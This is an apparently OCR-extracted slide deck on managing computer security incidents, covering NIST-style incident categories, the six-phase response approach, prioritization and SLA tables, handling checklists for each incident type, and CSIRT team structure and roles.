
- **Incident Types**
  - Malicious code attacks
  - Unauthorized access
    - Attempted intrusion
    - Reconnaissance activity
  - System compromise/ intrusion
  - Loss of, theft of or missing assets, data, etc.
- **Incident Types**
  - Disruption of service
  - Unauthorized use / Misuse
    - Infraction of policy
    - Illegal activity
  - Espionage
  - Hoaxes (False information)

What is Incident Management?

Incidents are resulting in

... of data / service / identity

What is Incident Management?



What is Incident Management?

- **Aims of Incident Management:**
  - Restore normal service as quickly as possible
  - Minimize adverse impact on business
  - Ensure no incident goes undetected
  - Ensure incidents are handled with consistent processes
  - Reduce number of incidents in time
  - Build working relationships across organization with open communication

Why do we need Incident Management?

- Not all incidents can be prevented and anticipated.
  - ...despite risk mitigations
- New kinds of security incidents emerge with new technologies.
  - Zero Days Attacks
- Incident handling is a complex undertaking.
- Upon occurrence of incident:
  - Time to execute plans, not start thinking about them!

Six Phase Approach

- **Incident Management Strategy**
  - **1. Preparation**
  - **2. Identification**
  - **3. Containment**
  - **4. Eradication**
  - **5. Recovery**
  - **6. Lessons learned**

Six Phase Approach

- **Incident Management Strategy**
  - 1. Preparation
    - Have a game plan. Be ready
  - 2. Identification
    - Who does what and how? Where is XYZ?
    - Assessment of situation.
  - 3. Containment:
    - Close the fire gate
  - 4. Eradication:
    - Remove the threat and **vulnerability**
  - 5. Recovery:
    - Restore health. Rebuild if necessary
  - 6. Lessons learned:
    - Review what has (and has not) been done.
    - How can we improve?

The Respond Process

The Respond process includes the steps taken to address, resolve, or mitigate an event or incident.

We have defined three types of response activities:

- Technical
- Management
- Legal

Incident Categories

- Unauthorized Access
- Malicious Code
- Inappropriate Usage
- Multiple Component
- Denial of Service
- Attempt Access

Example of Unauthorized Access Incident

- Performing a remote root compromise of a server
- Defacing a Web server
- Guessing or cracking passwords
- Viewing or copying sensitive data, such as payroll records, medical information, and credit card numbers, without authorization
- Using an unattended, logged-in workstation without permission.

Example of Malicious Code Incident

- Malware Infected
  - Virus
  - Worm
  - Trojan
  - Spyware & Keylogger
  - Ransomware

Example of Inappropriate Usage Incident

- Download password cracking tools or pornography
- Send spam promoting a personal business
- Email harassing messages to coworkers
- Set up an unauthorized Web site on one of the organization's computers
- Use file or music sharing services to acquire or distribute pirated materials
- Transfer sensitive materials from the organization to external locations

Example of Multiple Component Incident

- Malicious code spread through email compromises an internal workstation
- An attacker (who may or may not be the one who sent the malicious code) uses the infected workstation to compromise additional workstations and servers
- An attacker (who may or may not have been involved in Steps 1 or 2) uses one of the compromised hosts to launch a DDoS attack against another organization

Example of Denial of Service Incident


- Using all available network bandwidth by generating unusually large volumes of traffic
- Sending malformed TCP/IP packets to a server so that its operating system will crash
- Sending illegal requests to an application to crash it
- Making many processor-intensive requests so that the server's processing resources are fully consumed (e.g., requests that require the server to encrypt each reply)
- Establishing many simultaneous login sessions to a server so that other users cannot start login sessions

Example of Attempt Access Incident

- Scan Port
- Service Fingerprint
- Vulnerability Assessment
- Active Password Cracking

Incident Handling Methodology


Incident Response & Handling Methodology



Six Phase Approach

- Incident Management Strategy
  1. Preparation
  2. Identification
  3. Containment
  4. Eradication
  5. Recovery
  6. Lessons learned


Six Phase Approach



Detection Technologies

- Organization must have sufficient detection & monitoring capabilities to detect incidents in a timely manner. Two main ways to react:
- Proactive Detection includes:
  - Network Intrusion Detection/Prevention System (NIDS/NIPS)
  - Host Intrusion Detection/Prevention System (HIDS/HIPS)
  - Antivirus, Endpoint Security Suite
  - Security Information and Event Management (Logs)
  - Vulnerability/audit testing
  - System Baselines, Sniffer
  - Centralized Incident Management System
    - Input: Server, system logs
    - Coordinates & co-relates logs from many systems
  - Tracks status of incidents to closure
- Reactive Detection: Reports of unusual or suspicious activity

Logs to Collect & Monitor




Sources of Precursors and Indications

- Network-based, host-based, wireless, and network behavior analysis IDPSs
- Antivirus, antispyware, and antispam software
- File integrity checking software
- Third-party monitoring service
- Operating system, service and application logs
- Information on new vulnerabilities and exploits
- Information on incidents at other organizations
- People from within the organization
- People from other organizations


The identification Triage

- Snapshot of the known status of all reported incident activity
  - Sort, Categorize, Correlate, Prioritize & Assign
- Categorize: DoS, Malicious code, Unauthorized access, Inappropriate usage, Multiple components
- Prioritize: Limited resources requires prioritizing response to minimize impact
- Assign: Who is free/on duty, competent in this area?



Containment

- The Goal is to stop the bleeding.
  - Stop the attacker to get any deeper.
- We will cover the following:
  - The Sub-phases of containment.
  - Methods of short-term containment
  - Backup
  - Method of long term containment.



Short-term Containment

- Secure the equipment / computer if possible.
  - Stop all personnel other than the incident handlers from touching, accessing, and possibly making things worse on the affected system.
  - Secure doesn't mean 'patch holes' or make configuration changes at this point!

Remember this is your crime scene!

Short-term Containment

- "**Abort, Retry, Ignore, Fail?**"
  - Determine risk of continuing operations
  - "Plugged-in or Unplug?"
  - Consult system owners
- Beware of:
  - Booby traps
  - Compromised system binaries
  - "Homing device" that alerts intruder
  - Temptation to locate alleged source

Initial analysis

- Keep low profile
- Analyze the copy of the forensic image:
  - Make an image ASAP
  - Use Blank Media
  - If possible take bit-by-bit image
  - Never analyze the original.
  - Keep original intact for evidence.

Isolate the system

- First thing you isolate , then image.
  - Use CD do not use USB.
  - Do not grace shutdown the system.
  - Store the image in safe place.
    - Original (Evidence)
    - Image1 (May be put back into production)
    - Image2 (Analysis)
    - Use drive duplicators if possible
    - Train on the image creation.
- Change all passphrases
  - Try not to cause panic or rumors.
  - If a real-time password interceptor is at large, change passphrases at a trusted, dedicated machine(s).
- Review logs from neighboring systems.
- Report to Command Decision Team.
- Apprise affected parties of progress.

Continuing Operation

- Acquire the logs and other sources of information.
- Review logs from neighboring systems.
- How far did the attacker get.
- Make recommendation for log term containment.
  - It is a business decision

Long-Term Containment

- As long as you got your evidence and image backup , you can make changes to the system.
- Ideal: keep system off line.
- Less than ideal :if system must be kept in production , perform long term Containment.

Long-Term containment

- Numerous potential actions:
  - Patching the system and neighboring systems.
  - Change password
  - Null routing ???
  - FW
  - Remove accounts used by attackers.
- Do not forget (you still need to eradicate)
- The ideal long-term containment is to apply temporary solution till you build a clean system.

Six Phase Approach: Eradication

- Objectives / Activities
  - Determine cause and symptoms of incident
  - Analyze threat and vulnerability
  - Raise defense
  - Remove cause of incident
  - Report actions to Command Decision Team, IT support staff, and Help Desk.


Six Phase Approach: Eradication

- First Step: Analysis
- Determine how the attack occurred: who, when, how, and why?
  - What is impact & threat? What damage occurred?
- Remove root cause: initial vulnerability(s)
  - Rebuild System
  - Talk to ISP to get more information
  - Perform vulnerability analysis
  - Improve defenses with enhanced protection techniques
- Discuss recovery with management, who must make decisions on handling affecting other areas of business

Six Phase Approach: Eradication

- First Step: Analysis
  - What happened?
  - Who was involved?
  - What was the reason for the attack?
  - Where did attack originate from?
  - When did the initial attack occur?
  - How did it happen?
  - What vulnerability enabled the attack?

Eradication Process



Six Phase Approach: Eradication

- Remove root cause
  - If Admin or Root compromised, rebuild system
  - Implement recent patches & recent antivirus
  - Fortify defenses with enhanced security controls
  - Change all passwords
  - Retest with vulnerability analysis tools

Six Phase Approach: Recovery

- **Objectives / Activities**
  - Restore normal service.
  - Verify:
    - performed operation
    - service/system quality
  - Report actions to Command Decision Team, IT support staff, and Help Desk.

Six Phase Approach: Recovery


- **Objectives / Activities**
  - To be carried out by system owners.
    - Usually beyond the scope of IRT's responsibility
  - Continue to monitor known malicious/abnormal behavior and backdoor(s).

Six Phase Approach: Recovery

- **Objectives / Activities**
  - To be carried out by system owners.
    - Usually beyond the scope of IRT's responsibility
  - Continue to monitor known malicious/abnormal behavior and backdoor(s).
- Avoid worsening the impact with faulty, unexercised recovery process.


Six Phase Approach: Follow - Up

- **Objectives**
  - Search for lessons learned.
  - Improve incident handling capability.




Six Phase Approach: Follow - Up

- **Activities**
  - Take a short break! But don't delay.
  - Review incident log(s).
    - Compare to initial IR plans and procedures
  - Draft 'lessons learned' in writing.
    - IRT sub-teams contribute.
  - Have a Lessons Learned meeting.



Six Phase Approach: Follow - Up

- **Activities**
  - Write an executive summary.
  - Submit recommended changes to senior management
    - Estimate of cost incurred
    - Impacts of implementing recommended changes vs. not
  - Implement approved actions.



Incident Handling Checklist

	Action	Completed
	Detection and Analysis	
1.	Determine whether an incident has occurred	
1.1	Analyze the precursors and indicators	
1.2	Look for correlating information	
1.3	Perform research (e.g., search engines, knowledge base)	
1.4	As soon as the handler believes an incident has occurred, begin documenting the investigation and gathering evidence	
2.	Prioritize handling the incident based on the relevant factors (functional impact, information impact, recoverability effort, etc.)	
3.	Report the incident to the appropriate internal personnel and external organizations	
	Containment, Eradication, and Recovery	
4.	Acquire, preserve, secure, and document evidence	
5.	Contain the incident	
6.	Eradicate the incident	
6.1	Identify and mitigate all vulnerabilities that were exploited	
6.2	Remove malware, inappropriate materials, and other components	
6.3	If more affected hosts are discovered (e.g., new malware infections), repeat the Detection and Analysis steps (1.1, 1.2) to identify all other affected hosts, then contain (5) and eradicate (6) the incident for them	
7.	Recover from the incident	
7.1	Return affected systems to an operationally ready state	
7.2	Confirm that the affected systems are functioning normally	
7.3	If necessary, implement additional monitoring to look for future related activity	
	Post-Incident Activity	
8.	Create a follow-up report	
9.	Hold a lessons learned meeting (mandatory for major incidents, optional otherwise)	

Incident Response Preparation

Preparation

- Form a Computer Incident Response Team (CIRT)
  - Need a designated leader with authority to tap resources
  - Provide training – management and front-line team
- Prepare a plan of action
  - Mission
  - Strategies and goals
  - Management Approval
  - Approach to incidents
  - Communications
  - Metrics for response
  - Training and Testing

Preparation (cont.)

- Team Toolkit
  - Contact information – Key management, team members, vendor contacts, escalation policy
  - Issue tracking system
  - Smartphones – communications and onsite web access
  - War room
  - Forensic tools – clean laptops, blank media, analysis tools (sniffer)
  - Evidence gathering accessories and knowledge
  - Detailed network configuration data and diagrams access


Preparation (cont.)

- Test Plan through exercises
  - Tabletop
  - Functional Exercises
- Scenarios
  - Test each part of the lifecycle
  - Make the scenario as real as possible
    - Potentially use backup equipment in standalone network
- Post incident lessons learned
  - Highly recommended for real incidents also

Incident Response Process

Incident Response Functions

NIST Incident Categories



Federal Agency Incident Categories

Category	Name	Description	Reporting Timeframe
CAT 0	Exercise/Network Defense Testing	This category is used during state, federal, national, international exercises and approved activity testing of internal/external network defenses or responses.	Not applicable; this category is for each agency's internal use during exercises.
CAT 1	*Unauthorized Access	In this category an individual gains logical or physical access without permission to a federal agency network, system, application, data, or other resource.	Within one (1) hour of discovery/detection.
CAT 2	*Denial of Service (DoS)	An attack that successfully prevents or impairs the normal authorized functionality of networks, systems or application by exhausting resources. This activity includes being the victim or participating in the DoS.	Within two (2) hours of discovery/detection if the successful attack is still ongoing and the agency is unable to successfully mitigate activity.
CAT 3	*Malicious Code	Successful installation of malicious software (e.g., virus, worm, Trojan horse, or other code-based malicious entity) that infects an operating system or application. Agencies are NOT required to report malicious logic that has been successfully quarantined by antivirus (AV) software.	Daily Note: Within one (1) hour of discovery/detection if widespread across agency.
CAT 4	*Improper Usage	A person violates acceptable computing use policies.	Weekly
CAT 5	Scans/Probes /Attempted Access	This category includes any activity that seeks to access or identify a federal agency computer, open ports, protocols, service, or any combination for later exploit. This activity does not directly result in a compromise or denial of service.	Monthly Note: If system is classified, report within one (1) hour of discovery.
CAT 6	Investigation	Unconfirmed incidents that are potentially malicious or anomalous activity deemed by the reporting entity to warrant further review.	Not Applicable; this category is for each agency's use to categorize a potential incident that is currently being investigated.

*Defined in NIST Special Publication 800-61

FIRST Incident Category

Incident Category	Description
Denial of service	DOS or DDOS attack.
Forensics	Any forensic work to be done by CSIRT.
Compromised Information	Attempted or successful destruction, corruption, or disclosure of sensitive corporate information or Intellectual Property.
Compromised Asset	Compromised host (root account, Trojan, rootkit), network device, application, user account. This includes malware-infected hosts where an attacker is actively controlling the host.
Unlawful activity	Theft / Fraud / Human Safety / Child Porn. Computer-related incidents of a criminal nature, likely involving law enforcement, Global Investigations, or Loss Prevention.
Internal Hacking	Reconnaissance or Suspicious activity originating from inside the Company corporate network, excluding malware.
External Hacking	Reconnaissance or Suspicious Activity originating from outside the Company corporate network (Internet network, Internet), excluding malware.
Malware	A virus or worm typically affecting multiple corporate devices. This does not include compromised hosts that are being actively controlled by an attacker via a backdoor or Trojan. (See Compromised Asset)
Email	Spoofed email, SPAM, and other email security-related events.
Consulting	Security consulting unrelated to any confirmed incident.
Policy Violations	Sharing offensive material, sharing/possession of copyright material. Deliberate violation of InfoSec policy. Inappropriate use of corporate asset such as computer, network, or application. Unauthorized escalation of privileges or deliberate attempt to subvert access controls.

NIST Incident Response Function

- Response Planning
  - Response plan is executed during or after an event
- Communications
  - Personnel know their roles and order of operations when a response is needed
  - Events are reported consistent with established criteria
  - Information is shared consistent with response plans
  - Coordination with stakeholders occurs consistent with response plans
  - Voluntary information sharing occurs with external stakeholders to achieve broader cybersecurity situational awareness

NIST Incident Response Function

- Analysis
  - Notifications from detection systems are investigated
  - The impact of the incident is understood
  - Forensics are performed
  - Incidents are categorized consistent with response plans
- Mitigation
  - Incidents are contained
  - Incidents are mitigated
  - Newly identified vulnerabilities are mitigated or documented as accepted risks
- Improvements
  - Response plans incorporate lessons learned
  - Response strategies are updated

Incident Response Team Services

- Advisory Distribution
- Vulnerability Assessment
- Intrusion Detection
- Education and Awareness
- Technology Watch
- Patch Management

Recommendations

- Establish a formal incident response capability
- Create an incident response policy
- Develop an incident response plan based on the incident response policy
- Develop incident response procedures
- Establish policies and procedures regarding incident-related information sharing
- Provide pertinent information on incidents to the appropriate incident reporting organization
- Consider the relevant factors when selecting an incident response team model

Recommendations

- Select people with appropriate skills for the incident response team
- Identify other groups within the organization that may need to participate in incident handling
- Determine which services the team should offer

Incident Prioritization

Effect Rating Definitions

Value	Rating	Definition
0.00	None	No effect on a single agency, multiple agencies, or critical infrastructure
0.10	Minimal	Negligible effect on a single agency
0.25	Low	Moderate effect on a single agency
0.50	Medium	Severe effect on a single agency or negligible effect on multiple agencies or critical infrastructure
0.75	High	Moderate effect on multiple agencies or critical infrastructure
1.00	Critical	Severe effect on multiple agencies or critical infrastructure

Criticality Rating Definitions

Value	Rating	Definition
0.10	Minimal	Non-critical system (e.g., employee workstations), systems, or infrastructure
0.25	Low	System or systems that support a single agency's mission (e.g., DNS servers, domain controllers), but are not mission critical
0.50	Medium	System or systems that are mission critical (e.g., payroll system) to a single agency
0.75	High	System or systems that support multiple agencies or sectors of the critical infrastructure (e.g., root DNS servers)
1.00	Critical	System or systems that are mission critical to multiple agencies or critical infrastructure

Total Impact

- **Overall Severity/Effect Score =** Round ((Current Effect Rating * 2.5) + (Projected Effect Rating * 2.5) + (System Criticality Rating * 5))


Score	Rating
00.00 – 00.99	None
01.00 – 02.49	Minimal
02.50 – 03.74	Low
03.75 – 04.99	Medium
05.00 – 07.49	High
07.50 – 10.00	Critical

Incident Response SLA Matrix

Current Impact or Likely Future Impact of the Incident	Criticality of Resources Currently Impacted or Likely To Be Impacted by the Incident		
	High (e.g., Internet Connectivity, Public Web Servers, Firewalls, Customer Data)	Medium (e.g., System Administrator Workstations, File and Print Servers, XYZ Application Data)	Low (e.g., User Workstations)
Root-level access	15 minutes	30 minutes	1 hour
Unauthorized data modification	15 minutes	30 minutes	2 hours
Unauthorized access to sensitive data	15 minutes	1 hour	1 hour
Unauthorized user-level access	30 minutes	2 hours	4 hours
Services unavailable	30 minutes	2 hours	4 hours
Annoyance[44]	30 minutes	Local IT staff	Local IT staff


Incident Notification

Who you Communicate with?



Communication Channel

- Email
- Ticket Management Software (Intranet-based)
- Telephone calls
- Voice mailbox



2/8/22


What Occurs During the Respond Process?

Actions can include

- analyzing the event
  - incident analysis
  - vulnerability analysis
  - artifact analysis
  - malicious code analysis
  - computer forensic analysis
  - business impact analysis
  - risk analysis
- planning the response strategy
  - determining what steps to take
  - identifying who will need to be involved in the response and contacting them
- coordinating efforts and responding to events or incidents
  - containing and eradicating malicious activity or threats
  - developing and disseminating alerts or notifications
  - making changes in the infrastructure
  - recovering systems and resolving the incident
- communicating with external contacts
- closing response

2/8/22

Flowchart for Incident Handling Responses




Response Depends on Your Role

Technical Response
- phone or email technical assistance
- on-site assistance
- data collection
- analysis of logs, files, or other data
- development and dissemination of
  - patches, fixes, workarounds or other solutions
  - advisories, alerts, technical documentation
- feedback to reporting site(s)

Management Response
- executive or upper management actions
- human resource actions
- media relations actions

Legal Response
- investigative assistance
- legal advice on liability
- review of contracts, SLAs and non-disclosures
- computer forensics
- contacting law enforcement
- prosecution

Incident Response Plan



Incident Response Plan

Identify

Review Document and Assessment Report → Risk Rating and Risk Prioritization → Select Threat to Develop Incident Response Plan

Develop

Identify Stakeholder → Stakeholder Meeting → Design Incident Response Flow and Procedure → Develop Incident Response Plan

Verify


Present Incident Response Plan → Review Incident Response Plan → Approve Incident Response Plan

Exercise

Consider Type of Exercise → Scheduling Exercise → Exercise Preparation → Exercise and Workshop → Document Result and Evaluation

Lesson Learn

Review Result and Feedback of Exercise → Improve Process and Procedure → Document Revision



Incident Response flow

Incident Response Procedures: The Need for Checklists

- Forensic analysis checklists (customized for all critical systems)
- Emergency contact communications checklist
- System backup and recovery checklists (for all OSes in use, including databases)
- "Jumpbag" checklists
- Security policy review checklist (post-incident)

https://www.alienvault.com/resource-center/ebook/insider-guide-to-incident-response/incident-response-process-and-procedures

Example Handling Step for Unauthorized Access

	Action	Completed
	Detection and Analysis	
1.	Prioritize handling the incident based on its business impact	
1.1	Identify which resources have been affected and forecast which resources will be affected	
1.2	Estimate the current technical effect of the incident	
1.3	Find the appropriate cell(s) in the prioritization matrix, based on the technical effect and affected resources	
2.	Report the incident to the appropriate internal personnel and external organizations	
	Containment, Eradication, and Recovery	
3.	Perform an initial containment of the incident	
4.	Acquire, preserve, secure, and document evidence	
5.	Confirm the containment of the incident	
5.1	Further analyze the incident and determine if containment was sufficient (including checking other systems for signs of intrusion)	
5.2	Implement additional containment measures if necessary	
6.	Eradicate the incident	
6.1	Identify and mitigate all vulnerabilities that were exploited	
6.2	Remove components of the incident from systems	
7.	Recover from the incident	
7.1	Return affected systems to an operationally ready state	
7.2	Confirm that the affected systems are functioning normally	
7.3	If necessary, implement additional monitoring to look for future related activity	
	Post-Incident Activity	
8.	Create a follow-up report	
9.	Hold a lessons learned meeting	

Example Handling Step for Inappropriate Usage

	Action	Completed
	Detection and Analysis	
1.	Prioritize handling the incident based on its business impact	
1.1	Follow the Step 1 instructions for each applicable incident category	
1.2	Determine the proper course of action for each incident component	
2.	Report the incident to the appropriate internal personnel and external organizations	
	Containment, Eradication, and Recovery	
3.	Follow the Containment, Eradication, and Recovery steps for each component, based on the results of Step 1	
	Post-Incident Activity	
4.	Create a follow-up report	
5.	Hold a lessons learned meeting	

Example Handling Step for Malicious Code

	Action	Completed
	Detection and Analysis	
1.	Prioritize the handling of the incident based on its business impact	
1.1	Identify which resources have been affected and forecast which resources will be affected	
1.2	Estimate the current and potential technical effect of the incident	
1.3	Find the appropriate cell(s) in the prioritization matrix, based on the technical effect and affected resources	
2.	Report the incident to the appropriate internal personnel and external organizations	
	Containment, Eradication, and Recovery	
3.	Contain the incident	
3.1	Identify infected systems	
3.2	Disconnect infected systems from the network	
3.3	Mitigate vulnerabilities that were exploited by the malicious code	
3.4	If necessary, block the transmission mechanisms for the malicious code	
4.	Eradicate the incident	
4.1	Disinfect, quarantine, delete, and replace infected files	
4.2	Mitigate the exploited vulnerabilities for other hosts within the organization	
5.	Recover from the incident	
5.1	Confirm that the affected systems are functioning normally	
5.2	If necessary, implement additional monitoring to look for future related activity	
	Post-Incident Activity	
6.	Create a follow-up report	
7.	Hold a lessons learned meeting	

Example Handling Step for Multiple Component

	Action	Completed
	Detection and Analysis	
1.	Prioritize handling the incident based on its business impact	
1.1	Follow the Step 1 instructions for each applicable incident category	
1.2	Determine the initial course of action for each incident component	
2.	Report the incident to the appropriate internal personnel and external organizations	
	Containment, Eradication, and Recovery	
3.	Follow the Containment, Eradication, and Recovery steps for each component, based on the results of Step 1	
	Post-Incident Activity	
4.	Create a follow-up report	
5.	Hold a lessons learned meeting	

Example Handling Step for Denial of Service

	Action	Completed
	Detection and Analysis	
1.	Prioritize handling the incident based on the business impact	
1.1	Identify which resources have been affected and forecast which resources will be affected	
1.2	Estimate the current and potential technical effect of the incident	
1.3	Find the appropriate cell(s) in the prioritization matrix based on the technical effect and affected resources	
2.	Report the incident to the appropriate internal personnel and external organizations	
	Containment, Eradication, and Recovery	
3.	Acquire, preserve, secure, and document evidence	
4.	Contain the incident—first the DoS if it has not already stopped	
4.1	Identify and mitigate all vulnerabilities that were used	
4.2	If not yet performed, implement filtering based on the characteristics of the attack, if feasible	
4.3	If not yet contained, contact the ISP for assistance in filtering the attack	
4.4	If not yet contained, relocate the target	
5.	Eradicate the incident, if Step 4.1 was not performed, identify and mitigate all vulnerabilities that were used	
6.	Recover from the incident	
6.1	Return affected systems to an operationally ready state	
6.2	Confirm that the affected systems are functioning normally	
6.3	If necessary and feasible, implement additional monitoring to look for future related activity	
	Post-Incident Activity	
7.	Create a follow-up report	
8.	Hold a lessons learned meeting	

Incident Response Team


The Computer Security Incident Response Team (CSIRT)

- To set up a CSIRT, organizations can opt for three different staffing models:
  - Employees
  - Partially Outsourced
  - Fully outsourced

Team Model Selection

- The Need for 24/7 Availability
- Full-Time Versus Part-Time Team Members
- Employee Morale
- Cost
- Staff Expertise
- Organizational Structures

Dependencies Within Organizations



What should I consider when setting up a CSIRT?


- Implementing and maintaining IRPs may require specialized knowledge in several technical areas that may not be readily available internally
- Your internal team may not possess the necessary knowledge of intrusion detection systems, vulnerability management and other cybersecurity techniques to properly respond to a security incident
- MSSPs may have a more global view of the latest and most common security incidents from their customer base and may therefore correlate events better than an individual organization could
- If you decide to hire an internal team of security experts as part of your CSIRT, make sure to keep retention strategies in mind to avoid high employee turnover – a common occurrence in today's IT security talent shortage phenomenon
- MSSPs have access to secure facilities and state-of-the-art IT infrastructure, such as Security Operations Centers (SOCs) in various countries
- Generally speaking, MSSPs tend to be less costly than hiring in-house, full-time security resources because they are able to spread their costs of Information Security Analysts, hardware, software etc. across multiple customers across the globe

CSIRT Roles and Job Function

- Manager or Team Lead
- Assistant Managers or Group Leaders
- Help Desk or Triage Staff
- Incident Handlers
- Vulnerability Handlers
- Artifact Analysis Staff
- Platform Specialists
- Trainers
- Technology Watch

Incident Response Team Structure

Skills and Competency Framework



CSIRT: Tasks and Skills Needed

Role	Tasks	Skills
Manager	· Overall coordination of the IRP	· Resilience to stressful situation
	· Communicates with management	· Knowledge of the IT system and business processes
	· Secures the proper personnel, resources and skills for the adequate application of the IRP (whether outsourced or not)	· Knowledge of management personnel
	· Tests and updates the IRP periodically	· Excellent communication skills
	· Documents and records decisions, actions, procedures, inputs or outputs resulting or pertaining to IRP	· Excellent organization skills
	· If services are outsourced, oversees and evaluates such work	· Decision-making skills

CSIRT: Tasks and Skills Needed

Role	Tasks	Skills
Technical Lead	· Responsible for the team's technical work · Reports to the Manager	· Excellent knowledge of cyber threats and incident response procedures · Excellent knowledge of internal IT structure · Good communication skills
